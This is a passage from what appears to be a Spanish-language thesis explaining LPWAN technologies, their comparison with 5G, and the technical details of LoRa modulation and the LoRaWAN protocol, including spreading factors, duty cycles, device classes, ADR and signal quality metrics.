En cuanto a la cobertura de las redes inalámbricas, las redes WWAN se caracterizan fundamentalmente por alcanzar grandes distancias garantizando la transmisión de datos sin errores. [29] Este tipo de redes, debido a la superficie geográfica que son capaces de cubrir, suelen ser gestionadas y comercializadas por proveedores de telecomunicaciones ya que están destinadas a ofrecer sus servicios a ciudades, naciones o entre países.

Figura 18. Antena de telecomunicación

2.1.6 LPWAN (Low Power Wide Area Network)

Las redes LPWAN ("Low Power Wide Area Network" o Red de Área Amplia de Baja Potencia) son un tipo de redes que se caracterizan por consumir una potencia menor de transmisión y recepción de datos que el resto de las redes y alcanzar un área de cobertura de varios kilómetros. [30]

Estas redes están siendo la opción para elegir en el despliegue de la mayoría de los proyectos IoT actuales. Como las características de estas redes encajan a la perfección con los objetivos del IoT, las redes LPWAN permiten instalar miles de nodos distribuidos por una gran área, reduciendo costes en infraestructuras y alimentando los dispositivos con baterías.

Dentro de esta categoría de redes inalámbricas, las tecnologías más usadas y extendidas son [31]:

- Redes no celulares:
    - LoRaWAN: es un estándar desarrollado sobre la modulación radio LoRa. Esta tecnología

permite desplegar redes autogestionadas, es decir, que no dependan de operadores. Actualmente, es la tecnología LPWAN más extendida en el mundo y se ha convertido en el estándar de las redes LPWAN.

- SigFox: se trata de una tecnología LPWAN de operador que implica que para usar la red se debe pagar una suscripción. Las ventajas de esta red son que el coste del despliegue y del mantenimiento son soportados por el operador, fácil uso y accesibilidad. Como desventaja es que permite transmitir muy pocos mensajes y de pocos bytes. Fue la pionera de las redes LPWAN, pero actualmente se encuentra en desuso.

Characteristics	LoRa	SIGFOX
Frequency (MHz)	433, 863–870	868, 902
Bandwidth (MHz)	0.125, 0.250	0.0001
DataRate Upload	250–50000 bps	<100 bps
DataRate Download	250 bps–50 kbps (adaptive)	256 b/day
Duplex	yes	no
Interference tolerance	Good (spread spectrum)	Scarce (narrow band B-PSK)
Coverage range	15–45 flat, 15–22 suburban, 3–8 urban	50 km rural; 10 km urban
Specs/Standard	LoRaWAN	SIGFOX
Transmission power	14 dBm	10 µW–100mW
Licensed/unlicensed band	unlicensed	unlicensed
Standard & commercial products	Available	Proprietary

Figura 19. Comparación técnica entre LoRa y SigFox

- Redes celulares:

  - NB-IoT: al igual que SigFox, se trata de una tecnología LPWAN de operador, pero con un despliegue mucho menor de redes por el mundo y no tan accesibles. Estas redes son ofrecidas por los mismos operadores que ofrecen servicios de telefonía móvil.
  - LTE-M: utiliza las propias antenas de telefonía LTE y cuenta con un ancho de banda superior al resto. También destaca por tener una velocidad de transmisión de 1 Mbps y por utilizar servicios de movilidad para que los dispositivos puedan seguir comunicados en movimiento.

	NB-IOT	LTE-M
Ancho de banda	180 KHz 3GPP Licensed	1.4 MHz 3 GPP Licensed
Velocidad máxima de datos	<100	384 Kbps
Velocidad de bajada / subida	27.2 / 62.5 Kbps (DL/ UL)	Hasta 1 Mbps
Latencia	1.5 - 10 seg.	50 - 100 ms.
Duración de la batería	+ 10 años (según el caso de uso)	10 años (según el caso de uso)
Consumo de energía	Mejor a velocidad de datos bajas	Mejor a velocidad de datos media
Coste por módulo	5 - 10 dolares	10 - 15 dolares
Despliegue de frecuencia	Flexible	En banda LTE
Penetración en interiores	Excelente	Buena
Voz	No	Sí. VoLTE

Figura 20. Comparación técnica entre NB-IoT y LTE-M

Las redes inalámbricas se basan en tres ejes: consumo energético, alcance y capacidad de trasmisión (data rate). La realidad de estas redes es que sacrifican uno de los pilares. Por ejemplo, la tecnología 4G, tiene un gran alcance y data rate, pero la transmisión consume mucha energía. En cambio, Bluetooth consume muy poca energía, tiene un buen data rate, pero la distancia de cobertura es muy reducida.

En la siguiente imagen [31] se comparan estas características entre otras como el coste de mantenimiento, accesibilidad, etc.:




Figura 21. Comparación de redes inalámbricas sobre consumo energético, alcance y data rate

Se observa que LoRaWAN destaca en varias de estas características como la distancia entre nodos y gateways y la optimización energética, pero, por el contrario, su data rate es muy inferior al de tecnologías como 4G o WiFi.

2.1.7 Comparativa con 5G

El 5G, la evolución de 4G/LTE, es la quinta generación de la telefonía celular que permite a los dispositivos móviles acceder a redes de datos como Internet.

Esta nueva generación puede distinguirse entre tecnologías 5G NSA (Non Stand Alone) y las tecnologías 5G SA (Stand Alone). [33]

- NSA: también llamado 5G no autónomo, utiliza la infraestructura ya existente en las redes 4G/LTE a la que incorpora los protocolos de comunicación específicos de 5G para la conexión de estos dispositivos. Es considerado como el 5G "no real" al no ofrecer el máximo de las prestaciones, como la velocidad de transferencia, que se pretenden alcanzar en esta generación.
- SA: esta arquitectura sí supone un cambio de infraestructuras respecto a la generación anterior con torres de celdas de menor alcance pero que permiten conexiones con menos latencia y mayor velocidad de transferencia. Esta arquitectura es denominada 5G NR (*5G New Radio*).




Figura 22. Comparación entre 5G NSA y 5G SA

En la siguiente imagen se muestra una comparación entre 4G y las dos tecnologías 5G [34]:

	4G+	5G NSA	5G SA
VELOCIDAD MÁXIMA TEÓRICA DE DESCARGA	Hasta 1 Gbps	Hasta 2 Gbps	Al menos 20 Gbps
VELOCIDAD MÁXIMA TEÓRICA DE SUBIDA	Hasta 150 Mbps	Hasta 150 Mbps	No definido
LATENCIA	Alrededor de 30 ms	Alrededor de 15 ms	Alrededor de 1 ms
EN MOVILIDAD, VELOCIDAD A LA QUE SE PUEDE APLICAR QOS	Hasta 200 Km/h	Hasta 500 Km/h	Hasta 500 Km/h
DENSIDAD DISPOSITIVOS CONECTADOS	Hasta 100.000 por km2	Hasta 1 millón por km2	Hasta 1 millón por km2
ESPECTRO	**Banda 800 MHz**: 60 MHz FDD **Banda 2,6 Ghz**: 120 MHz FDD + 50 MHz TDD	**Banda 700 MHz**: pendiente de subasta **Banda 3,7 Ghz**: 360 MHz TDD	**Banda 700 MHz**: pendiente de subasta **Banda 3,7 Ghz**: 360 MHz TDD
INFRAESTRUCTURA	Arquitectura EPC, radio LTE	Arquitectura EPC, radio LTE/NR	Arquitectura 5GNR con core basado en software de red

Figura 23. Comparación entre 4G+, 5G NSA y 5G SA

En cuanto al papel del 5G en el IoT [35] resulta ser una buena opción para proyectos donde se requiera un transporte de grandes cantidades de datos y en tiempo real. El factor del envío/recepción de información en tiempo real es una de las grandes diferencias respecto a los proyectos IoT que utilizan redes como LoRaWAN. Estos proyectos, por las bandas de frecuencia que utilizan, tienen restricciones sobre el número máximo de transmisiones y uso del espectro, es por esto por lo que estas redes encajan en proyectos que requieran transmisiones de pequeñas cantidades de datos en intervalos de tiempo.

Otro factor sobre la decisión de implementar una tecnología u otra son los costes y la autogestión. Las tecnologías 5G están presentes en áreas con una gran densidad de población y son redes que pertenecen a un operador. En cambio, es precisamente en las zonas donde no llega el 5G, como zonas rurales, pequeños municipios y otras áreas remotas, donde las tecnologías LPWAN adquieren mayor protagonismo por su uso de baterías, bajo coste y autogestión de la red sin depender de operadores. [36]

2.2 LoRaWAN

En los próximos subapartados se van a desarrollar las características principales de la tecnología LoRaWAN.

2.2.1 Modulación LoRa

Entre los años 2009 y 2010, tres científicos franceses comienzan el desarrollo de una tecnología de baja potencia y de largo alcance para establecer comunicaciones inalámbricas entre sensores. [37] Comienzan utilizando la modulación CSS (Chirp Spread Spectrum) que ya se encontraba presente en el radar de los aviones y en el sonar de los barcos. En 2012, ya habiendo consolidado la modulación CSS para sus fines comerciales y demostrados sus beneficios, finalizan el desarrollo de los primeros chips para dispositivos finales y pasarelas.

Paralelamente, definen el protocolo propietario LoRaMAC que especifica los mensajes de red y los mecanismos de seguridad de ésta. En este mismo año, la empresa Semtech para impulsar el desarrollo y la expansión de la nueva modulación, LoRa ("Long Range"). Finalmente, y hasta nuestros días, en el año 2015 se funda LoRa Alliance®, una agrupación sin ánimo de lucro formada por empresas repartidas por todo el mundo, que se responsabiliza del mantenimiento y desarrollo del protocolo LoRaMAC al que cambian el nombre por LoRaWAN.

La finalidad de LoRa Alliance® es convertir a LoRaWAN en el estándar de interoperabilidad de dispositivos finales de las redes LPWAN.

2.2.2 Especificación técnica

La modulación LoRa [38] define la capa física de la torre de protocolos de los dispositivos que se comunican a través del protocolo de red LoRaWAN.




Figura 24. Arquitectura LoRaWAN

En los siguientes apartados se definen las propiedades físicas de la modulación LoRA.

2.2.2.1 Frecuencia

Al ser una modulación basada en CSS, cada símbolo transmitido se representa como una señal que varía continuamente en frecuencia ("Chirp Signal"). De esta forma, la energía de la señal completa se distribuye en un mayor rango de frecuencias, lo que implica que el receptor pueda distinguir y decodificar señales con un SNR ("Signal-to-Noise Ratio") más pequeño.

$$(fo - \frac{B}{2}, fo + \frac{B}{2})$$

Donde fo es la frecuencia central y B el ancho de banda de la señal (Hz). Esto supone una ventaja, especialmente en el receptor, ya que las compensaciones de tiempo y frecuencia entre transmisor y receptor son equivalentes.




Figura 25. Modulación LoRa. Símbolos codificados vs decodificados

En la Unión Europea (región ITU-1), la banda de 868 se divide en 10 canales LoRa, con anchos de 125 y 250 kHz para comunicaciones ascendentes (nodo-pasarela) y de 125 kHz solo para canales descendentes (pasarela-nodo) [39].

2.2.2.2 Factor de dispersión

Otra característica fundamental para el análisis de LoRa es el SF ("Spreading Factor", factor de dispersión), un parámetro que relaciona la tasa de símbolos y el número de pulsos por segundo ("Chirp Rate"). Este parámetro de la modulación controla la velocidad de transmisión de los datos, mejorando la ganancia de procesamiento y aumentando la tasa de transmisión de datos (aumenta el número de pulsos por segundo) cuando disminuye el SF. En cambio, aumentando el SF se alcanzan mayores distancias. LoRa utiliza hasta 6 SF distintos (SF7 – SF12) en función de las necesidades de la red y de los dispositivos.

Es necesario mencionar que los factores de dispersión son ortogonales entre sí, esto supone que si en un mismo canal hay dos señales con factores de dispersión distintos no van a interferirse, se tratan como ruido.

2.2.2.3 Tasa de bits

Se define la tasa de bits transmitidos y la tasa de símbolos, respectivamente, como:

$$R_b = SF * \frac{1}{\left[\frac{2^{SF}}{BW}\right]} \; bits/sec$$

$$R_S = \frac{1}{T_S} = \frac{BW}{2^{SF}} \; symbols/sec$$

2.2.2.4 Tasa de chirps

La tasa de *chirps* coincide con el ancho de banda ya que se transmite un *chirp* por segundo y por hercio (Hz):

$$R_C = R_S * 2^{SF}$$

$$R_C = \frac{BW}{2^{SF}} * 2^{SF} \, chips/sec$$

2.2.2.5 Relación entre el factor de dispersión y la tasa de bits

La modulación LoRa añade una corrección de errores hacia adelante (FEC) en la transmisión. Para implementar este mecanismo, se codifican los datos en grupos de 4 bits con redundancias de 5 a 8 bits. Estas redundancias permiten soportar interferencias breves en el canal. Finalmente, la tasa de bits se relaciona con el resto de los parámetros comentados anteriormente en la siguiente expresión:

$$R_b = SF * \frac{\left[\frac{4}{4+CR}\right]}{\left[\frac{2^{SF}}{BW}\right]}$$

Donde CR es la tasa de codificación (Code Rate) que se trata de un valor entre 1 y 4. Por lo tanto, se alcanzarán tasas de datos entre 0.3 kbps y 27 kbps. El aumento del valor de CR permite soportar mejor las interferencias, en cambio, como desventaja, aumenta la duración de la transmisión.

En la siguiente imagen, se comparan las tasas de bits, la distancia máxima aproximada para la recepción de datos sin errores y el tiempo en el aire (TOA), para un mensaje de 11 bytes:

Spreading Factor (For UL at 125 KHz)	Bit Rate	Range (Depends on Terrain)	Time on Air for an 11-byte payload
SF10	980 bps	8 km	371 ms
SF9	1760 bps	6 km	185 ms
SF8	3125 bps	4 km	103 ms
SF7	5470 bps	2 km	61 ms

Figura 26. Comparación de la tasa de bits, distancia y TOA según el SF

Los factores de dispersión que se muestran en el ejemplo son los utilizados en mensajes de enlace ascendente (UL, *uplink*) para un canal de 125 KHz.

Observando estos resultados se confirma que si se aumenta el SF la distancia será mayor a costa de una tasa de bits menor y un tiempo en el aire mayor. En cambio, se consiguen tasas de bits más altas y permaneciendo menos tiempo en el aire si se disminuye el SF, pero con una cobertura menor.

2.2.2.6 Ciclo de Trabajo (Duty Cycle)

El ciclo de trabajo indica la fracción de tiempo que un dispositivo utiliza para transmitir datos.




Figura 27. Ejemplo de Duty Cycle

En Europa, los ciclos de trabajo están regulados por la sección 7.2.3 de la norma ETSI EN300.220. Esta norma define las siguientes sub-bandas y sus ciclos de trabajo máximos:

sub-bands in Europe	Maximum Duty Cycle
g (863.0 – 868.0 MHz)	1%
g1 (868.0 – 868.6 MHz)	1%
g2 (868.7 – 869.2 MHz)	0.1%
g3 (869.4 – 869.65 MHz)	10%
g4 (869.7 – 870.0 MHz)	1%

Figura 28. Sub-bandas y Duty Cycle máximos en Europa

2.2.3 Protocolo LoRaWAN

LoRaWAN define el protocolo de comunicación para conectar dispositivos inalámbricos y alimentados por batería desplegados en grandes áreas (áreas regionales, nacionales o globales). Este protocolo garantiza la comunicación bidireccional, mecanismos de seguridad y servicios de movilidad. Estas redes son implementadas con topología en estrella en la que una gran cantidad de dispositivos finales se comunican con una pasarela (o varias). [40]

Figura 29. Logo LoRaWAN

La red LoRaWAN tiene conectividad en más de 170 países y se ha convertido en la red líder de las Smart Cities, entre otros motivos, por ser un estándar abierto, estar implementado en más de 155 operadores de redes móviles y el gran número de proyectos desarrollados utilizando esta tecnología a nivel mundial. [41]

2.2.3.1 Versiones

LoRaWAN es una tecnología relativamente moderna y como tal, presenta un trabajo continuo por parte de la LoRa Alliance®. Este trabajo resulta en la definición de la especificación de las distintas versiones del

protocolo LoRaWAN. Cada versión del protocolo corrige, mejora y añade nuevas funcionalidades y seguridad a las versiones anteriores. Estas versiones pueden distinguirse en dos tipos: las versiones más estables (hoy en día), certificables y utilizadas por la mayoría de los módems LoRaWAN, las 1.0.x, y por otro lado se encuentra la versión que tiene la definición más reciente del protocolo y que presenta las últimas características y funcionalidades, pero que no se encuentra plenamente soportada por los módems ni por los Network Server, la versión 1.1.

Las versiones no son retro compatibles, es decir, un dispositivo que implementa una versión no tiene por qué funcionar correctamente si el Network Server utilizado tiene una versión superior (y viceversa). Por ello, la versión de LoRaWAN es uno de los parámetros claves que debe tenerse en cuenta a la hora de configurar la red, de modo que, para asegurar la comunicación, tanto Network Server como dispositivos deben estar utilizando la misma versión de LoRaWAN.

Las versiones que han sido publicadas hasta este momento son:

- Versión 1.0 (enero de 2015): versión inicial.
- Versión 1.0.1 (febrero de 2016): aclaraciones y correcciones.
- Versión 1.0.2: (julio de 2016): separación de parámetros por regiones.
- Versión 1.1: (octubre de 2017): se añaden funciones de seguridad y roaming.
- Versión 1.0.3: (julio de 2018): se añade la clase B para dispositivos.
- Versión 1.0.4: (octubre de 2020): aclaraciones, mejoras de seguridad y en la clase B.

Debido a que en 2017 no tuvo gran éxito la versión 1.1, LoRa Alliance continuó mejorando las versiones 1.0.x. Se espera que la próxima versión sea de la serie 1.1 [42].

2.2.3.2 Clases de dispositivos

En LoRaWAN los dispositivos se clasifican en “Clases” en función de su modo de operación [43].

- Clase A: Dispositivos que suelen pasar la mayor parte de su tiempo en un estado de bajo consumo, sin comunicación con la red y solo de manera puntual se activan para realizar alguna comunicación. Durante el tiempo que el dispositivo se encuentra en bajo consumo, este no podrá recibir mensajes, por lo que sólo podrá recibirlos en el momento en el que se haya activado y realizado una transmisión. Enfocado a dispositivos de ultra bajo consumo que no presentan alimentación externa, sino que son portables y disponen de baterías internas.




Figura 30. Representación del comportamiento de un dispositivo Clase A

- Clase B: Dispositivos que de forma periódica y síncrona transmiten y escuchan la posible recepción de mensajes. Por ejemplo, enfocado a aplicaciones donde el dispositivo actúe como un Beacon donde constantemente se requiere el envío y/o recepción de datos.




Figura 31. Representación del comportamiento de un dispositivo Clase B

- Clase C: Dispositivos que están en todo momento accesibles para comunicar y recibir mensajes. Enfocados a dispositivos que presentan una alimentación externa y el consumo no es un requisito importante.




Figura 32. Representación del comportamiento de un dispositivo Clase C

2.2.3.3 Bandas de frecuencia ISM

LoRaWAN es un protocolo que trabaja dentro de las bandas libres ISM (Industrial, Scientific and Medical) de cada región que corresponda. Las principales bandas son [44]:

- EU868 (Europa, India, Rusia, África)
- US915 (Estados Unidos)
- CN779 (Canadá)
- EU433 (Asia)
- AU915 (Australia)
- CN470 (China)

Por el hecho de ser bandas libres, cualquier persona puede utilizarlas por lo que el uso de la banda es compartido por muchos usuarios.

Existen regulaciones del espacio radioeléctrico en cada una de las regiones y países con relación al uso del espectro ISM. Entre los límites más relevantes de dichas regulaciones se encuentran el tiempo en aire (TOA, del inglés Time On Air) y relacionado con este, el ciclo de trabajo (Duty Cycle), así como la potencia de emisión máxima (EIRP, del inglés, Equivalent Isotropically Radiated Power) que puede radiar un dispositivo.




Figura 33. Bandas ISM

LoRaWAN es una tecnología que está orientada al bajo consumo y por ello, la banda asignada para operar y las regulaciones de estas son adecuadas para el rango de aplicaciones que abarcaría. Estas regulaciones implican que los dispositivos solo pueden comunicar una pequeña cantidad de datos (del orden de decenas de bytes) en sus mensajes, y solo podrían enviar unas pocas veces al día (aquí entra el compromiso entre número de transmisiones, cantidad de datos a transmitir, cumplimiento de la regulación y consecuente gasto energético).

2.2.3.4 Data Rate y Spreading Factor

Como se trató al principio de este capítulo, respecto a la comunicación LoRaWAN, existen unos parámetros característicos de la propia modulación LoRa que en la práctica afectan tanto a la velocidad de transmisión de

un mensaje (el tiempo en aire), como a la redundancia y alcance de cobertura del mensaje, estos son el DR (Data Rate) y el SF (Spreading Factor). [45] Ambos están relacionados entre sí, y dependerán de la banda de frecuencia en la que se esté emitiendo, por ejemplo, para la banda europea EU868:

- DR0 - SF12BW125
- DR1 - SF11BW125
- DR2 - SF10BW125
- DR3 - SF9BW125
- DR4 - SF8BW125
- DR5 - SF7BW125
- DR6 - SF7BW250

Cuanto más alto sea el SF y, por tanto, más bajo el DR, menos velocidad en la comunicación, más tiempo de transmisión del mensaje y más alcance, mientras que un SF más bajo implicaría una mayor velocidad de comunicación y un menor tiempo de transmisión del mensaje, pero también un menor alcance del mensaje.

Debido a que la duración de la transmisión de un mensaje (tiempo en aire) interferirá y bloqueará la posibilidad de otros dispositivos de transmitir durante ese tiempo en dicho canal, lo óptimo para las comunicaciones, y para favorecer la escalabilidad de una red LoRaWAN, es que los dispositivos hagan uso del espectro el menor tiempo posible, esto es, que transmitan lo más rápido que puedan, es decir que utilicen un SF bajo. Por ejemplo, un dispositivo transmitiendo en SF7 tarda cerca de 30 veces menos tiempo en transmitir un mensaje que estando en SF12.

2.2.3.5 Data Rate Adaptativo

Dentro de una red LoRaWAN existe un mecanismo denominado ADR (Adaptative Data Rate) [46] que puede ser activado/desactivado y permite que el propio Network Server determine el Data-Rate/SF óptimos para la comunicación que debería utilizar cada dispositivo/nodo que actualmente se encuentre en la red.

Hay que tener en cuenta que el ADR no es un mecanismo que actúe de inmediato, sino que tras recibir el Network Server una suficiente cantidad de mensajes proveniente de un dispositivo analizará los niveles de señales de todos esos mensajes y determinará si debe o no, enviar un mensaje de ADR hacia el dispositivo para que este cambie de SF en el que se encuentra trabajando




Figura 34. Representación del comportamiento del ADR

2.2.3.6 Confirmación de mensajes (ACK)

Tanto los dispositivos/nodos como el Network Server de una red LoRaWAN presentan un mecanismo interno del propio protocolo LoRaWAN para la confirmación de mensajes, por el cual, cada vez que uno de estos elementos envíe un mensaje, esperará recibir una confirmación de su recepción por parte del otro dispositivo.

Los ACKs [47] internos de LoRaWAN son asíncronos, esto es que no tienen por qué ser enviados en el momento en el que se recibe un mensaje, sino que podrían tardar en ser transmitidos en función del estado y uso de la red (una confirmación de mensaje LoRaWAN podría incluso llegar a tardar en enviarse horas después de la recepción del mensaje).

El uso de las confirmaciones no implica que llegue el 100% de los mensajes, sólo significa que al menos los equipos reintentarán varias veces un envío si no recibe respuesta, puesto que existe un número limitado de reintentos para no prolongar la operación más de lo necesario.

2.2.3.7 Calidad de señal (RSSI y SNR)

En LoRaWAN el parámetro RSSI (Received Signal Strength Indicator) marcará el nivel de potencia de la señal, mientras que el parámetro SNR (Signal-to-Noise Ratio) marcará en qué posición se encuentra dicha señal respecto del umbral de ruido (relación señal ruido) radioeléctrico [48].

- RSSI:
  - Valores típicos de operación: -50dBm a -140dBm.
  - Cuanto más cerca de -50dBm mejor.
  - Señal débil <= -120dBm.
  - Señal aceptable >= -100dBm.

- SNR:

- SNR > 0; Señal por encima del ruido.
- SNR < 0; Señal por debajo del ruido.
- Valores típicos en LoRA de -20dB a +10dB.
- Cuanto mayor sea el valor del SNR, mejor calidad presenta la señal.

El valor de SNR máximo para poder demodular la señal, es decir, que el receptor pueda recibir e interpretar dicho mensaje, para diferentes SF utilizados en una transmisión es:

- SF=7, SNR <= -7.5 dB
- SF=8, SNR <= -10 dB
- SF=9, SNR <= -12.5 dB
- SF=10, SNR<= -15 dB
- SF=11, SNR <= -17.5 dB
- SF=12, SNR <= -20 dB

Para determinar si una red LoRaWAN desplegada (o un dispositivo concreto) presenta unas comunicaciones "buenas" o "malas", puede seguirse el siguiente algoritmo basado en el estudio de Senlab™ [49] sobre sus propios dispositivos:

